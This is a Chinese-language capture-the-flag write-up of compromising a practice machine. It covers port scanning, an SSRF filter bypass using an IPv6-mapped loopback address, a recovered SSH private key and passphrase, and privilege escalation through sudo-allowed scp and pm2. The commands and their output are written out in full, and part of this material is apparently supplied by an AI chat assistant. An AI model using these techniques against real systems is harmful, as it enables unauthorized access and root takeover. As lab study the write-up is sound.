


Local 靶场渗透


flag1

信息收集



Access /flag to establish foothold.

需要访问 /flag



Not Found

The requested URL was not found on this server.

Apache/2.4.66 (Unix) Server at 10.232.177.188 Port 80

但是直接拼接回显不存在，还是先进行一下端口扫描和目录扫描

目录扫描

```
[16:41:45] Starting:
[16:41:56] 200 - 820B - /cgi-bin/printenv
[16:41:56] 200 - 1KB - /cgi-bin/test-cgi
[16:42:08] 200 - 155B - /package.json
```

端口扫描

PS：不要用fscan扫端口，他只扫描常见的几个端口，还得是nmap

```
$ nmap -sS -sV -sC -p- 10.232.177.188
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-14 04:49 EDT
```

```
Nmap scan report for 10.232.177.188
Host is up (0.00034s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Unix))
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: It works! Apache httpd
|_http-server-header: Apache/2.4.66 (Unix)
3006/tcp  open  http     Node.js (Express middleware)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
```

```
D:\ST\fscan>fscan-windows.exe -h 10.232.177.188
```

SSRF



Web Previewer


Usage: /preview?url=http://example.com

很明显的 SSRF 考点，发现常见 127.0.0.1 都被过滤了
经过不懈测试，发现可以用 IPv6 映射 IPv4 地址绕过

```
http://10.232.177.188:3006/preview?  
url=http://[::ffff:127.0.0.1]:3006/flag
```

```
{"status": "success", "flag": "0h6WTnHJggZg451m"}
```

其实这里卡了我很久，我看到这个第一时间以为是 SSH 连接密码
所以就想着利用这里的 SSRF 去读取 /etc/passwd，但是试过很多均未果
直到阴差阳错将 0h6WTnHJggZg451m 作为目录拼接到 IP 后面
~不要问为什么不加 3006，问就是都试过，我也不知道



私钥拿到了，尝试用 ssh-keygen -y 恢复时

```
lnnn@LAPTOP-MPGJT8PU:/tmp$ cat fixed_key.txt  
-----BEGIN OPENSSH PRIVATE KEY-----  
b3B1bnNzaC1rZXktdjEAAAACMFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDw  
S8zko+  
1L+A6lIVUI80ycAAAAGAAAAEAAAAzAAAC3NzaC1lZDI1NTE5AAAAICNoJ+OrztBU//d  
h239MLIyPjhUdvUj5TvsrO6Ub/6jAAAAkDGs74H2Mc8HPeVRe41W9QlmQwVj+HH1  
70QF5P  
wFMkoTJdlLyKWkKoUFVIpOd5fVhy+xswwkOGHcrxCaIyk70uJ+VMELfM0t4JzH  
0jja/L  
TDfWAPa8Ss8JzTHp3Vs0yNzt1Zy8Y4ooUjk32Pdpy9CQAtlbyA/9Z4SCKgc6vFvW  
HgJ5YT  
WJ9X0V1ZZXa8ZD6Q==  
-----END OPENSSH PRIVATE KEY-----
```

```
lnnn@LAPTOP-MPGJT8PU:/tmp$ ssh-keygen -y -f /tmp/fixed_key.txt]
/tmp/fixed_key.txt]: No such file or directory

lnnn@LAPTOP-MPGJT8PU:/tmp$ ssh-keygen -y -f /tmp/fixed_key.txt
Enter passphrase:
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAICNoJ+OrztBU///dh239MLIyPjhUdvUj5TvSr06U
b/6j wikt0r@Lara
```

这里的passphrase值为 0h6WTnHJggZg451m
用户名为: wikt0r, 开始愉快的ssh连接吧

flag2

scp 提权

sudo -l 发现

```
wikt0r@Local:~$ sudo -l
Matching Defaults entries for wikt0r on Local:

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
\:/sbin\:/bin

Runas and Command-specific defaults for wikt0r:
  Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR
VISUAL"

User wikt0r may run the following commands on Local:
  (citrus) NOPASSWD: /usr/bin/scp
```

可以以 citrus 身份执行 scp, 找了篇博客

<https://www.cnblogs.com/zlgxzswjy/p/14603174.html>

然后让 ai 魔改了一下

```
TF=$(mktemp)
printf '#!/bin/sh\nsh 0<&2 1>&2\n' > $TF
chmod 755 "$TF" # 让其他用户也能读和执行
sudo -u citrus scp -S $TF /etc/passwd y:
```

```
wiktor@Local:~$ TF=$(mktemp)
printf '#!/bin/sh\nsh 0<&2 1>&2\n' > $TF
chmod 755 "$TF" # 让其他用户也能读和执行
sudo -u citrus scp -S $TF /etc/passwd y:
citrus@Local:/home/wiktor$ id
uid=1001(citrus) gid=1001(citrus) groups=1001(citrus)
citrus@Local:/home/wiktor$
```

利用格式就是这样：

```
sudo -u citrus scp -S /tmp/恶意脚本.sh 源文件 目标主机：
```

因为这里只能免密用 citrus 身份执行 scp，如果有条件提权 root，直接把用户改成 root 即可

pm2 提权

```
citrus@Local:/home/wiktor$ sudo -l
Matching Defaults entries for citrus on Local:

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for citrus:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User citrus may run the following commands on Local:
    (ALL : ALL) NOPASSWD: /usr/local/bin/pm2
```

发现 pm2 提权，ai 大人表示不屑一顾

pm2怎么提权

结合你靶机的情况，citrus 有 `sudo pm2 ALL:ALL NOPASSWD`，步骤如下：

在 citrus shell 里操作

```
bash

# 写一个 root 执行的脚本
cat > /tmp/r.sh << 'EOF'
#!/bin/sh
cat /root/root.txt > /tmp/flag.txt
chmod 644 /tmp/flag.txt
EOF
chmod 755 /tmp/r.sh

# 用 pm2 以 root 启动
sudo /usr/local/bin/pm2 start /tmp/r.sh --no-autorestart

# 等它跑完
sleep 2
cat /tmp/flag.txt
```

```
cat > /tmp/r.sh << 'EOF'
#!/bin/sh
cat /root/root.txt > /tmp/flag.txt
chmod 644 /tmp/flag.txt
EOF
chmod 755 /tmp/r.sh

# 用 pm2 以 root 启动
sudo /usr/local/bin/pm2 start /tmp/r.sh --no-autorestart

# 等它跑完
sleep 2
cat /tmp/flag.txt
```

Vaults

SFTP

10.232.177.188

```
citrus@Local:/home/wiktor$ cat > /tmp/r.sh << 'EOF'
> #!/bin/sh
> cat /root/root.txt > /tmp/flag.txt
> chmod 644 /tmp/flag.txt
> EOF
citrus@Local:/home/wiktor$ chmod 755 /tmp/r.sh
citrus@Local:/home/wiktor$
citrus@Local:/home/wiktor$ # 用 pm2 以 root 启动
citrus@Local:/home/wiktor$ sudo /usr/local/bin/pm2 start /tmp/r.sh --no-autorestart

# 等它跑完
sleep 2
cat /tmp/flag.txt[PM2] Applying action restartProcessId on app [r](ids: [ 1 ])
[PM2] [r](1) ✓
[PM2] Process successfully started
```

id	name	namespace	version	mode	pid	uptime	⓪	status	cpu	mem	user	watching
0	ctf-ssrf	default	1.0.0	fork	2539	49m	0	online	0%	67.7mb	root	disabled
1	r	default	N/A	fork	2802	0	0	stopped	0%	0b	root	disabled

```
citrus@Local:/home/wiktor$
citrus@Local:/home/wiktor$ cat /tmp/flag.txt
flag[root-1b499d262771d39ceb16056de9834025]
```